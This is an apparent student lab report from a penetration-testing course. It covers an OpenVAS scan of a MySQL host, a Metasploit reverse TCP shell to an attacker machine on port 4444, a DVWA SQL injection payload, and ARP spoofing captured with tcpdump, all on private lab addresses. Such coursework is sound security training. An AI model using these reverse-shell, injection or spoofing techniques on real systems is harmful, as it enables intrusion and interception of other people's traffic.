


Caption: OpenVAS services running (gvmd, gsad, ospd).

Step 2: Access the OpenVAS web interface

URL used: _____

Screenshot 13



Caption: OpenVAS/Greenbone web interface login page and successful login.

Step 4: Create a scan target and run the scan

Target IP scanned: _____

Screenshot 14

Vulnerability ↑↓	Severity ↓	QoD ↑↓	Host IP ↑↓	Name ↑↓	Location ↑↓	EPSS Score ↑↓	Percentile ↑↓	Created ↑↓
Oracle MySQL Server <= 5.7.43, 8.x <= 8.0.34, 8.1.0 Security Update (cpuct2023) - Windows	9.8 (Critical)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time
Oracle MySQL Server 8.x <= 8.0.34, 8.1.0 Security Update (cpujan2024) - Windows	8.8 (High)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time
Oracle MySQL Server <= 8.0.39, 8.1 <= 8.4.2, 9.0 <= 9.0.1 Security Update (cpuct2024) - Windows	7.5 (High)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time
Oracle MySQL Server 8.x <= 8.0.35, 8.1.x <= 8.2.0 Security Update (cpujan2024) - Windows	7.5 (High)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time
Oracle MySQL Server 8.x <= 8.0.36, 8.1.x <= 8.3.0 Security Update (cpuapr2024) - Windows	6.5 (Medium)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time
Oracle MySQL Server 8.x <= 8.0.36, 8.1.x <= 8.3.0 Security Update (cpuct2023) - Windows	6.5 (Medium)	80 %	192.168.239.129		3306/tcp	N/A	N/A	Sat, Jul 18, 2026 7:34 PM Coordinated Universal Time

Caption: OpenVAS target configuration and running scan task/progress.

Step 5: Download and analyze the report

Command used: `sudo gvm-start`

"URL used: `https://127.0.0.1:9392`

Target IP scanned: `192.168.239.129`

The scan reports multiple vulnerabilities against the same installed version. They are not necessarily 41 completely separate installations or services. The scanner is matching MySQL 8.1.0 against several Oracle security updates released over time.

The most serious finding is:

Oracle MySQL Server <= 5.7.43, 8.x <= 8.0.34, 8.1.0 Security Update

Severity: Critical

CVSS: 9.8

Installed version: 8.1.0

Fixed version: 8.1.1 or later

Port: 3306/tcp

The later scan results show that MySQL 8.1.0 remains vulnerable to newer security updates as well. For example, the October 2024 finding requires 8.4.3 or later, while the April 2025 finding requires 8.4.5 or later for the 8.1–8.4 branch.

The vulnerability scan identified Oracle MySQL Server version 8.1.0 running on TCP port 3306 on host 192.168.239.129. The scan detected multiple vulnerabilities associated with this outdated version, including a critical finding with a CVSS score of 9.8. The vulnerabilities may affect the confidentiality, integrity, and availability of the database server. The recommended remediation is to upgrade MySQL to a supported and fully patched version, restrict access to TCP port 3306 to authorized hosts, and perform a follow-up vulnerability scan to verify remediation.

PART 4: Exploiting Vulnerabilities Using Metasploit


Objective: Use the Metasploit Framework on Kali Linux to exploit a vulnerability on the Ubuntu Server/DVWA machine and execute a command on the compromised host.

Step 1: Select the exploit module

Exploit module used: _____

Explain why this exploit was selected based on the OpenVAS/Nmap findings.

Screenshot 17




Caption: Exploit module selected within msfconsole (use command).

Step 2: Configure the exploit

Options set (RHOSTS, LHOST, PAYLOAD, etc.):


Screenshot 18



Caption: Exploit options configured (show options / set commands).

Step 3: Run the exploit

Screenshot 19




Caption: Exploit execution and successful session/shell established.

Step 4: Execute a command on the compromised machine

Command executed: _____

Screenshot 20



```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.214.131:4444
[*] Command shell session 2 opened (192.168.214.131:4444 → 192.168.214.129:45092) at 2026-07-18 18:18:15 -0400

whoami
jean
bash
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

hostname
jean-virtual-machine
/var/www/html/DVWA
/bin/sh: 5: /var/www/html/DVWA: Permission denied
pwd
/home/jean
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
payload.elf
span
```

Caption: Output of a command executed on the compromised machine confirming access.

Part 4 Summary

Exploit module used: `exploit/multi/handler`

LHOST 192.168.214.131, LPORT 4444, payload `linux/x64/shell_reverse_tcp`

Command executed: `whoami`, `hostname`, `pwd`, `ls`

Using `msfconsole`, a reverse TCP shell exploit was launched against the DVWA Ubuntu target, establishing an active session back to the attacker (Kali) machine.

Upon successful exploitation, a shell was obtained on the target, providing direct command execution access.

Basic post-exploitation commands were run to confirm access and context:


- `whoami` — confirmed the user context the shell was running under
- `ls -la` — listed directory contents with full permissions/ownership detail, confirming filesystem access on the compromised host

PART 5: Web Application Attack on DVWA with Wireshark Analysis

Objective: Perform a SQL Injection attack against DVWA and use Wireshark to capture and analyze the resulting traffic.

Step 1: Set up Wireshark on the attacker VM

Screenshot 21




Caption: *Wireshark opened and capturing on the correct network interface.*

Step 2: Perform the SQL Injection attack on DVWA

Injection payload used: _____

DVWA module/page targeted: _____


Screenshot 22



Caption: SQL Injection payload submitted in DVWA and resulting output.

Step 3: Capture the traffic using Wireshark

Screenshot 23




Caption: Wireshark capture showing the HTTP request/response during the attack.

Step 4: Analyze the traffic and show evidence of the SQL Injection

Explain how the captured packets confirm the SQL Injection attack (e.g., HTTP GET/POST parameters, follow TCP/HTTP stream).

Screenshot 24



Caption: Wireshark 'Follow HTTP Stream' showing the injected SQL payload in the request.

Part 5 Summary

Injection payload used: `' or '1' = '1')`

When a malicious SQL payload `'1'='1` or is submitted through the input field of the search box. Both the malicious request and the server's response are visible together.

Wireshark showed us the plaintext HTTP request containing the encoded payload

This confirms that application-layer flaw: lack of input validation/parameterized queries allows the injection to succeed.

PART 6: ARP Spoofing Attack and Traffic Analysis with tcpdump


Objective: Perform an ARP spoofing (man-in-the-middle) attack using arpspoof and capture/analyze the resulting traffic with tcpdump.

Step 1: Run arpspoof

Command used: _____

Identify the victim and gateway IP addresses targeted.

Screenshot 26




Caption: *arp spoof running and poisoning the ARP cache between victim and gateway.*

Step 3: Use tcpdump to capture traffic

Command used: _____

Screenshot 27



Caption:

Step 4: Analyze the captured traffic

Describe what information could be observed in the intercepted traffic and the security risk this demonstrates.

Screenshot 28

The screenshot shows a Kali Linux terminal window with the command `sudo tcpdump -i eth0 -n` executed. The output displays a list of network packets, including ARP requests and replies, and ICMP redirects. A text editor window titled "Group7" is open, showing a list of names: Davis Darko, Jones Oghenetega Ffirefe, Jean Carlo Latoure, and Mark Waako. The terminal output includes the following details:

```

(kali@kali)~]
└─$ sudo tcpdump -i eth0 -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:04:09.970152 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:11.970629 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:13.971218 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:15.971942 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:17.594156 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:17.972545 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:19.594661 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:19.973271 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:21.595481 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:21.974071 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:23.596288 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:23.974825 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:25.597063 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:25.975803 ARP, Reply 192.168.214.129 is-at 00:0c:29:57:05:27, length 28
19:04:27.598136 ARP, Reply 192.168.214.2 is-at 00:0c:29:57:05:27, length 28
19:04:27.626638 IP 192.168.214.129.39335 > 192.168.214.2.53: 56781+ [Iau] A? contile.services.mozilla.com. (57)
19:04:27.626638 IP 192.168.214.129.40703 > 192.168.214.2.53: 62449+ [Iau] AAAA? contile.services.mozilla.com. (57)
19:04:27.626706 IP 192.168.214.131 > 192.168.214.129: ICMP redirect 192.168.214.2 to host 192.168.214.2, length 93
19:04:27.626798 IP 192.168.214.129.39335 > 192.168.214.2.53: 56781+ [Iau] A? contile.services.mozilla.com. (57)
19:04:27.626821 IP 192.168.214.129.40703 > 192.168.214.2.53: 62449+ [Iau] AAAA? contile.services.mozilla.com. (57)
19:04:27.652232 IP 192.168.214.2.53 > 192.168.214.129.40703: 62449 2/0/1 CNAME mozilla.map.fastly.net., AAAA 2a04:4e42:20::347 (121)
19:04:27.654940 IP 192.168.214.131 > 192.168.214.2: ICMP redirect 192.168.214.2 to host 192.168.214.129, length 157
